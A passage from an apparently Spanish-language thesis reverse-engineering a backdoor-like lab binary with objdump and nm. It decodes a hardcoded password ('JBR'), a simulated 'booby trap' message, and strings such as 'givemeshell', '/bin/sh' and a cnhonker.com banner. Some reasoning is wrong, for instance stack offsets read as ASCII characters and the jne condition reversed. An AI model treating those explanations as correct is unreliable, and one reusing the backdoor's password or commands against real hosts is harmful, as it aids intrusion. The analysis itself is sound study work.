
- ✓ Como observamos en la gráfica esta dirección corresponde a una variable llamada `stored_password`, lo que nos hace pensar que algo de la sección `.rodata` se almacena en esta variable.

La siguiente línea a analizar es 8048e70 <_strcpy@plt>

```
8048f50: e8 1b ff ff ff call 8048e70 <strcpy@plt>
```

Figura 4.4-32 Análisis de dirección

Ejecutamos el comando `objdump -s` y buscamos esta dirección y encontramos que pertenece a la sección `.plt`



```
File Edit View Terminal Help
Contents of section .plt:
8048b00 ff3534c1 0408ff25 38c10408 00000000 .54...%8.....
8048b10 ff253cc1 04086800 000000e9 e0ffffff .%<...h.....
8048b20 ff2540c1 04086808 000000e9 d0ffffff .%@...h.....
8048b30 ff2544c1 04086810 000000e9 c0ffffff .%D...h.....
8048b40 ff2548c1 04086818 000000e9 b0ffffff .%H...h.....
8048b50 ff254cc1 04086820 000000e9 a0ffffff .%L...h.....
8048b60 ff2550c1 04086828 000000e9 90ffffff .%P...h(.....
8048b70 ff2554c1 04086830 000000e9 80ffffff .%T...h0.....
8048b80 ff2558c1 04086838 000000e9 70ffffff .%X...h8....p...
8048b90 ff255cc1 04086840 000000e9 60ffffff .%\...h@.....
8048ba0 ff2560c1 04086848 000000e9 50ffffff .%`...hH....P...
8048bb0 ff2564c1 04086850 000000e9 40ffffff .%d...hP....@...
8048bc0 ff2568c1 04086858 000000e9 30ffffff .%h...hX....0...
8048bd0 ff256cc1 04086860 000000e9 20ffffff .%l...h`.....
8048be0 ff2570c1 04086868 000000e9 10ffffff .%p...hh.....
8048bf0 ff2574c1 04086870 000000e9 00ffffff .%t...hp.....
8048c00 ff2578c1 04086878 000000e9 f0ffffff .%x...hx.....
8048c10 ff257cc1 04086880 000000e9 e0ffffff .%|...h.....
8048c20 ff2580c1 04086888 000000e9 d0ffffff .%...h.....
8048c30 ff2584c1 04086890 000000e9 c0ffffff .%...h.....
8048c40 ff2588c1 04086898 000000e9 b0ffffff .%...h.....
8048c50 ff258cc1 040868a0 000000e9 a0ffffff .%...h.....
8048c60 ff2590c1 040868a8 000000e9 90ffffff .%...h.....
8048c70 ff2594c1 040868b0 000000e9 80ffffff .%...h.....p...
8048c80 ff2598c1 040868b8 000000e9 70ffffff .%...h....p...
8048c90 ff259cc1 040868c0 000000e9 60ffffff .%...h.....
8048ca0 ff25a0c1 040868c8 000000e9 50ffffff .%...h....P...
8048cb0 ff25a4c1 040868d0 000000e9 40ffffff .%...h....@...
8048cc0 ff25a8c1 040868d8 000000e9 30ffffff .%...h....0...
8048cd0 ff25acc1 040868e0 000000e9 20ffffff .%...h.....
8048ce0 ff25b0c1 040868e8 000000e9 10ffffff .%...h.....
8048cf0 ff25b4c1 040868f0 000000e9 00ffffff .%...h.....
8048d00 ff25b8c1 040868f8 000000e9 f0dfffff .%...h.....
8048d10 ff25bcc1 04086800 010000e9 e0dfffff .%...h.....
8048d20 ff25c0c1 04086808 010000e9 d0dfffff .%...h.....
8048d30 ff25c4c1 04086810 010000e9 c0dfffff .%...h.....
8048d40 ff25c8c1 04086818 010000e9 b0dfffff .%...h.....
8048d50 ff25ccc1 04086820 010000e9 a0dfffff .%...h.....
8048d60 ff25d0c1 04086828 010000e9 90dfffff .%...h(.....
```

Figura 4.4-33 Análisis de dirección

```
8048e40 ff2508c2 04086898 010000e9 b0fcffff .%...h.....
8048e50 ff250cc2 040868a0 010000e9 a0fcffff .%...h.....
8048e60 ff2510c2 040868a8 010000e9 90fcffff .%...h.....
8048e70 ff2514c2 040868b0 010000e9 80fcffff .%...h.....
```

Figura 4.4-34 Análisis de dirección

Cabe mencionar que la sección .plt contiene una tabla jump, esta tabla es usada cada vez que se llaman a las funciones de las librerías compartidas.

- ✓ Esta dirección corresponde a la función strcpy, esta función permite copiar una cadena de carácter dentro de otra cadena.

Analizando estas tres primeras líneas, el string Rdfpassword se copia dentro de la variable stored_password mediante la función strcpy.

Las siguientes líneas son:

```
8048f55: 83 c4 10      add    $0x10,%esp
8048f58: 83 ec 08      sub    $0x8,%esp
8048f5b: 68 40 a9 04 08 push   $0x804a940
8048f60: 68 a0 42 05 08 push   $0x80542a0
8048f65: e8 06 ff ff ff call   8048e70 <strcpy@plt>
```


Figura 4.4-35 Análisis de dirección

0x10, %esp según el código ASCII corresponde a un enlace de datos de escape, esto corresponde a un carácter de comunicación de control que indica que el siguiente carácter no es de datos.

0x8, &esp según el código ASCII corresponde a un espacio (backspace).

Luego aparece otra vez la dirección 0x804a940 correspondiente a RDFpassword.

Tal vez la dirección 0x80542a0 corresponda a alguna variable, lo confirmaremos con el comando nm.



```
File Edit View Terminal Help
08054350 B maxfd
          U memcpy@GLIBC_2.0
          U memset@GLIBC_2.0
          U open@GLIBC_2.0
0804a28a T out2in
080542f0 B outfd
0804c044 d p.0
0804a7e6 T plustospace
          U printf@GLIBC_2.0
          U pthread_create@GLIBC_2.1
          U putenv@GLIBC_2.0
080542a0 B pw
0804a250 T quit
08049442 T read_file
          U recv@GLIBC_2.0
          U recvfrom@GLIBC_2.0
          U remove@GLIBC_2.0
0804c2a0 B ret_buf
          U scanf@GLIBC_2.0
          U select@GLIBC_2.0
          U setegid@GLIBC_2.0
          U seteuid@GLIBC_2.0
          U setgid@GLIBC_2.0
          U setpgprp@GLIBC_2.0
          U setsid@GLIBC_2.0
          U setuid@GLIBC_2.0
08049360 T sig_chid
          U sigaction@GLIBC_2.0
          U signal@GLIBC_2.0
          U socket@GLIBC_2.0
0804a004 T socks
0804c240 B stored_password
--More--
```

Figura 4.4-36 Análisis de dirección

- ✓ Esa dirección corresponde a la variable pw.

Por último tenemos la dirección 8048e70 <_strcpy@plt>, entonces el strings de texto de >RDFpassword se copia en la variable pw mediante la función strcpy.

Las siguientes líneas son las siguientes:

8048f6a:	83 c4 10	add	\$0x10,%esp
8048f6d:	c6 05 40 c2 04 08 4a	movb	\$0x4a,0x804c240
8048f74:	c6 05 41 c2 04 08 42	movb	\$0x42,0x804c241
8048f7b:	c6 05 42 c2 04 08 52	movb	\$0x52,0x804c242
8048f82:	c6 05 43 c2 04 08 00	movb	\$0x0,0x804c243

Figura 4.4-37 Análisis de dirección

La primera corresponde a otro enlace de datos de escape.

Como se puede apreciar entre 0x804c240 y 0x804c250, no existe nada, entonces este espacio (0x804c241 a 0x804c249), corresponde a la variable stored_password.



```

File Edit View Terminal Help
08048f30 T main
08054350 B maxfd
U listen@@GLIBC_2.0
U memcpy@@GLIBC_2.0
U memset@@GLIBC_2.0
U open@@GLIBC_2.0
0804a28a T out2in
080542f0 B outfd
0804c044 d p.0
0804a7e6 T plustospace
U printf@@GLIBC_2.0
U pthread create@@GLIBC_2.1
U putenv@@GLIBC_2.0
080542a0 B pw
0804a250 T quit
08049442 T read file
U recv@@GLIBC_2.0
U recvfrom@@GLIBC_2.0
U remove@@GLIBC_2.0
0804c2a0 B ret buf
U scanf@@GLIBC_2.0
U select@@GLIBC_2.0
U setegid@@GLIBC_2.0
U seteuid@@GLIBC_2.0
U setgid@@GLIBC_2.0
U setpgrp@@GLIBC_2.0
U setsid@@GLIBC_2.0
U setuid@@GLIBC_2.0
08049360 T sig_chld
U sigaction@@GLIBC_2.0
U signal@@GLIBC_2.0
U socket@@GLIBC_2.0
0804a004 T socks
  
```

Figura 4.4-38 Análisis de dirección

Al parecer algo se escriben dentro de la variable stored_password.

Según la tabla ASCII estos valores corresponden a lo siguiente

0x804c240=0x4a=J

0x804c241=0x42=B

0x804c242=0x52=R

0x804c243=0x0=Null

```
File Edit View Terminal Help
```

000	0	00	NUL	'\0'	100	64	40	@
001	1	01	SOH	(start of heading)	101	65	41	A
002	2	02	STX	(start of text)	102	66	42	B
003	3	03	ETX	(end of text)	103	67	43	C
004	4	04	EOT	(end of transmission)	104	68	44	D
005	5	05	ENQ	(enquiry)	105	69	45	E
006	6	06	ACK	(acknowledge)	106	70	46	F
007	7	07	BEL	'\a' (bell)	107	71	47	G
010	8	08	BS	'\b' (backspace)	110	72	48	H
011	9	09	HT	'\t' (horizontal tab)	111	73	49	I
012	10	0A	LF	'\n' (new line)	112	74	4A	J
013	11	0B	VT	'\v' (vertical tab)	113	75	4B	K
014	12	0C	FF	'\f' (form feed)	114	76	4C	L
015	13	0D	CR	'\r' (carriage ret)	115	77	4D	M
016	14	0E	SO	(shift out)	116	78	4E	N
017	15	0F	SI	(shift in)	117	79	4F	O
020	16	10	DLE	(data link escape)	120	80	50	P
021	17	11	DC1	(device control 1)	121	81	51	Q
022	18	12	DC2	(device control 2)	122	82	52	R
023	19	13	DC3	(device control 3)	123	83	53	S
024	20	14	DC4	(device control 4)	124	84	54	T
025	21	15	NAK	(negative ack.)	125	85	55	U

Manual page ascii(7) line 20


Figura 4.4-39 Análisis de dirección

Nuestras siguientes líneas a analizar son las siguientes:

File	Edit	View	Terminal	Help	
8048f82:	c6	05	43	c2 04 08 00	movb \$0x0,0x804c243
8048f89:	c6	05	00	43 05 08 5b	movb \$0x5b,0x8054300
8048f90:	c6	05	01	43 05 08 53	movb \$0x53,0x8054301
8048f97:	c6	05	02	43 05 08 69	movb \$0x69,0x8054302
8048f9e:	c6	05	03	43 05 08 6d	movb \$0x6d,0x8054303
8048fa5:	c6	05	04	43 05 08 75	movb \$0x75,0x8054304
8048fac:	c6	05	05	43 05 08 6c	movb \$0x6c,0x8054305
8048fb3:	c6	05	06	43 05 08 61	movb \$0x61,0x8054306
8048fba:	c6	05	07	43 05 08 74	movb \$0x74,0x8054307
8048fc1:	c6	05	08	43 05 08 65	movb \$0x65,0x8054308
8048fc8:	c6	05	09	43 05 08 64	movb \$0x64,0x8054309
8048fcf:	c6	05	0a	43 05 08 20	movb \$0x20,0x805430a
8048fd6:	c6	05	0b	43 05 08 42	movb \$0x42,0x805430b
8048fdd:	c6	05	0c	43 05 08 6f	movb \$0x6f,0x805430c
8048fe4:	c6	05	0d	43 05 08 6f	movb \$0x6f,0x805430d
8048feb:	c6	05	0e	43 05 08 62	movb \$0x62,0x805430e
8048ff2:	c6	05	0f	43 05 08 79	movb \$0x79,0x805430f
8048ff9:	c6	05	10	43 05 08 20	movb \$0x20,0x8054310
8049000:	c6	05	11	43 05 08 54	movb \$0x54,0x8054311
8049007:	c6	05	12	43 05 08 72	movb \$0x72,0x8054312
804900e:	c6	05	13	43 05 08 61	movb \$0x61,0x8054313
8049015:	c6	05	14	43 05 08 70	movb \$0x70,0x8054314
804901c:	c6	05	15	43 05 08 21	movb \$0x21,0x8054315
8049023:	c6	05	16	43 05 08 5d	movb \$0x5d,0x8054316
804902a:	c6	05	17	43 05 08 0a	movb \$0xa,0x8054317
8049031:	c6	05	18	43 05 08 46	movb \$0x46,0x8054318
8049038:	c6	05	19	43 05 08 6f	movb \$0x6f,0x8054319
804903f:	c6	05	1a	43 05 08 72	movb \$0x72,0x805431a
8049046:	c6	05	1b	43 05 08 6d	movb \$0x6d,0x805431b
804904d:	c6	05	1c	43 05 08 61	movb \$0x61,0x805431c
8049054:	c6	05	1d	43 05 08 74	movb \$0x74,0x805431d
804905b:	c6	05	1e	43 05 08 20	movb \$0x20,0x805431e
8049062:	c6	05	1f	43 05 08 43	movb \$0x43,0x805431f
8049069:	c6	05	20	43 05 08 6f	movb \$0x6f,0x8054320
8049070:	c6	05	21	43 05 08 6d	movb \$0x6d,0x8054321
8049077:	c6	05	22	43 05 08 70	movb \$0x70,0x8054322
804907e:	c6	05	23	43 05 08 6c	movb \$0x6c,0x8054323
8049085:	c6	05	24	43 05 08 65	movb \$0x65,0x8054324
804908c:	c6	05	25	43 05 08 74	movb \$0x74,0x8054325
8049093:	c6	05	26	43 05 08 65	movb \$0x65,0x8054326

Figura 4.4-40 Análisis de dirección

Nuestra primera línea hace referencia a la dirección 0x8054300 que corresponde a la variable `string_to_print`, como ocurrió con la variable anterior valores en hexadecimal se escriben en esta variable.



```

File Edit View Terminal Help
    U recv@@GLIBC_2.0
    U recvfrom@@GLIBC_2.0
    U remove@@GLIBC_2.0
0804c2a0 B ret_buf
    U scanf@@GLIBC_2.0
    U select@@GLIBC_2.0
    U setegid@@GLIBC_2.0
    U seteuid@@GLIBC_2.0
    U setgid@@GLIBC_2.0
    U setpgrp@@GLIBC_2.0
    U setsid@@GLIBC_2.0
    U setuid@@GLIBC_2.0
08049360 T sig_chld
    U sigaction@@GLIBC_2.0
    U signal@@GLIBC_2.0
    U socket@@GLIBC_2.0
0804a004 T socks
0804c240 B stored_password
    U strcmp@@GLIBC_2.0
    U strcpy@@GLIBC_2.0
08054300 B string to print
    U strlen@@GLIBC_2.0
    U strncpy@@GLIBC_2.0
    U strstr@@GLIBC_2.0
    U sysconf@@GLIBC_2.0
    U system@@GLIBC_2.0
    U umask@@GLIBC_2.0
0804a776 T unescape_url
    U waitpid@@GLIBC_2.0
    U write@@GLIBC_2.0
08049b42 T writen_file
0804a704 T x2c
root@bt:~/TESIS#

```

Figura 4.4-41 Análisis de dirección

Según la tabla ASCII esos valores corresponden a los siguientes caracteres

0x8054300=0x5b=[

0x8054301=0x53=S

0x8054302=0x69=i

0x8054303=0x6d=m

0x8054304=0x75=u

0x8054305=0x6c=l

0x8054306=0x61=a

0x8054307=0x74=t

0x8054308=0x65=e

0x8054309=0x64=d

0x805430a=0x20="space"

0x805430b=0x42=B

0x805430c=0x6f=o

0x805430d=0x6f=o

0x805430e=0x62=b

0x805430f=0x79=y

0x8054310=0x20="space"

0x8054311=0x54=T

0x8054312=0x72=r

0x8054313=0x61=a

0x8054314=0x70=p

0x8054315=0x21=!

0x8054316=0x5d=]

0x8054317=0xa="new line"

0x8054318=0x46=F

0x8054319=0x6f=o

0x805431a=0x72=r

0x805431b=0x6d=m

0x805431c=0x61=a

0x805431d=0x74=t

0x805431e=0x20="space"

0x805431f=0x43=C

0x8054320=0x6f=o

0x8054321=0x6d=m

0x8054322=0x70=p

0x8054323=0x6c=l

0x8054324=0x65=e

0x8054325=0x74=t

0x8054326=0x65=e

0x8054327=0x21=!

0x8054328=0xa="new line"

0x8054329=0x0=NULL

Uniendo todas los caracteres forman el siguiente mensaje:

[Simulated Booby Trap!] Format Complete!

```

80490a1: c6 05 28 43 05 08 0a movb $0xa,0x8054328
80490a8: c6 05 29 43 05 08 00 movb $0x0,0x8054329
80490af: e8 6a 17 00 00 call 804a81e <get_password>
80490b4: 83 ec 08 sub $0x8,%esp
80490b7: 68 60 03 04 00 push $0x8049030

```

Figura 4.4-42 Análisis de dirección

Ahora se observa que hace una llamada a la función `get_password`, al hacer este respectivo llamado, todo el código que se encuentra dentro de esta función se comienza a ejecutar, con lo comenzaremos con su respectivo análisis.

```

804a81e <get_password>:
804a81e: 55 push %ebp
804a81f: 89 e5 mov %esp,%ebp
804a821: 83 ec 58 sub $0x58,%esp
804a824: 83 ec 0c sub $0xc,%esp
804a827: 68 8d af 04 08 push $0x804af8d
804a82c: e8 0f e5 ff ff call 8048d40 <printf@plt>
804a831: 83 c4 10 add $0x10,%esp
804a834: 83 ec 08 sub $0x8,%esp
804a837: 8d 45 a8 lea -0x58(%ebp),%eax
804a83a: 50 push %eax
804a83b: 68 9e af 04 08 push $0x804af9e
804a840: e8 3b e4 ff ff call 8048c80 <scanf@plt>
804a845: 83 c4 10 add $0x10,%esp
804a848: 8d 45 a8 lea -0x58(%ebp),%eax
804a84b: 83 ec 08 sub $0x8,%esp
804a84e: 50 push %eax

```

Figura 4.4-43 Análisis de dirección

Las dos primeras líneas describen la preparación de la pila o stack, luego se substraen del registro `%esp` la letra X que corresponde a 0x58 y un formfeed que es básicamente un carácter de avance de página, este corresponde a 0xc.

La siguiente línea hace referencia a una dirección.

Esta es la dirección que corresponde al string EnterPassword, luego en la siguiente hay una llamada a la función printf.

La función printf lo que hace es mostrar mensajes en la pantalla, pero en este caso mostrara en pantalla el string EnterPassword:

```
804a827:    68 8d af 04 08    push    $0x804af8d
804a82c:    e8 0f e5 ff ff    call    8048d40 <printf@plt>
```

Figura 4.4-44 Análisis de dirección

Estas líneas también son importantes de analizar ya que hay una llamada a la función scanf.

```
804a83b:    68 9e af 04 08    push    $0x804af9e
804a840:    e8 3b e4 ff ff    call    8048c80 <scanf@plt>
```

Figura 4.4-45 Análisis de dirección

La función scanf se encarga de capturar todo lo que se ingrese por teclado.

Lo que quiere decir que después de mostrarnos en pantalla el mensaje Enter Password: esperara a que se ingrese algo por teclado.

```

804a84f: 68 40 c2 04 08      push  $0x804c240
804a854: e8 27 e3 ff ff      call  8048b80 <strcmp@plt>

```

Figura 4.4-46 Análisis de dirección

En esta líneas se muestra que hay una comparación de lo que hay almacenado en la variable `stored_password` con lo que el usuario a ingresado por teclado, esta comparación se realiza mediante la función `strcmp`.

Esta función se encarga de comparar dos strings, devuelve el valor de 0 si las dos strings son iguales.

Cabe recalcar que la variable `stored_password` originalmente contenía el texto `RDFpassword`, pero luego fue cambiada por las letras `JBR`.

```

804a85c: 85 c0              test  %eax,%eax
804a85e: 75 12             jne   804a872 <get_password+0x54>
804a860: 83 ec 0c         sub   $0xc,%esp
804a863: 68 a1 af 04 08    push  $0x804afa1
804a868: e8 d3 e4 ff ff    call  8048d40 <printf@plt>

```

Figura 4.4-47 Análisis de dirección

La línea `<get_password+54>` tiene una instrucción `jne`, que nos indica que saltaría a la dirección `804a872` de memoria si los `eax` (strings) son iguales, luego hay una instrucción `push` que hace referencia a la dirección `0x804afa1`, y se llama a la

función printf para mostrar algo en pantalla, esta dirección corresponde a lo siguiente:

```

File Edit View Terminal Help
804ae20 2f68746d 6c3e0a0a 003c623e 596f7572 /html>...<b>Your
804ae30 20436f6d 6d616e64 3a3c2f62 3e0a003c Command:</b>...<
804ae40 62723e0a 002f746d 702f746d 702e7478 br>../tmp/tmp.tx
804ae50 74000000 00000000 00000000 00000000 t.....
804ae60 50415448 3d2f6269 6e3a2f73 62696e3a PATH=/bin:/sbin:
804ae70 2f757372 2f62696e 3a2f7573 722f7362 /usr/bin:/usr/sb
804ae80 696e3a2f 7573722f 6c6f6361 6c2f6269 in:/usr/local/bi
804ae90 6e3a2f75 73722f6c 6f63616c 2f736269 n:/usr/local/sbi
804aea0 6e3a2e00 6b697373 6d653a29 0062696e n:..kissme:).bin
804aeb0 64706f72 74003a00 736f636b 73003a3a dport:..socks.:
804aec0 003a3a3a 00676976 656d6573 68656c6c :...givemeshell
804aed0 00485454 50007200 67697665 6d656669 .HTTP.r.givemefi
804aee0 6c65000d 0a456e74 65722059 6f757220 le...Enter Your
804aef0 70617373 776f7264 3a200000 00000000 password: .....
804af00 0d0a3d3d 3d3d3d3d 3d3d5765 6c636f6d ..=====Welcom
804af10 6520746f 20687474 703a2f2f 7777772e e to http://www.
804af20 636e686f 6e6b6572 2e636f6d 3d3d3d3d cnhonker.com====
804af30 3d3d3d3d 0d0a3d3d 3d3d3d3d 3d3d3d3d =====
804af40 596f7520 676f7420 69742c20 68617665 You got it, have
804af50 20612067 6f6f646c 75636b2e 203a293d a goodluck. :)=
804af60 3d3d3d3d 3d3d3d3d 0d0a0d0a 596f7572 =====...Your
804af70 20636f6d 6d616e64 3a200000 7368002f command: ..sh./
804af80 62696e2f 73680069 636d7000 00456e74 bin/sh.icmp..Ent
804af90 65722050 61737377 6f72643a 20002573 er Password: .%s
804afa0 00506173 73776f72 64206163 63657074 .Password accept
804afb0 6564210a 00000000 00000000 00000000 ed!.....
804afc0 596f7520 656e7465 72656420 616e2049 You entered an I
804afd0 6e636f72 72656374 20506173 73776f72 ncorrect Passwor
804afe0 642e2020 45786974 696e672e 2e2e0a00 d. Exiting.....
804aff0 00000000 00000000 00000000 00000000 .....
804b000 3d3d3d3d 3d3d3d3d 3d3d3d3d 3d3d3d3d =====
--More--

```

Figura 4.4-48 Análisis de dirección

Como se aprecia es un mensaje en pantalla indicándonos que el password es correcto y ha sido aceptado.

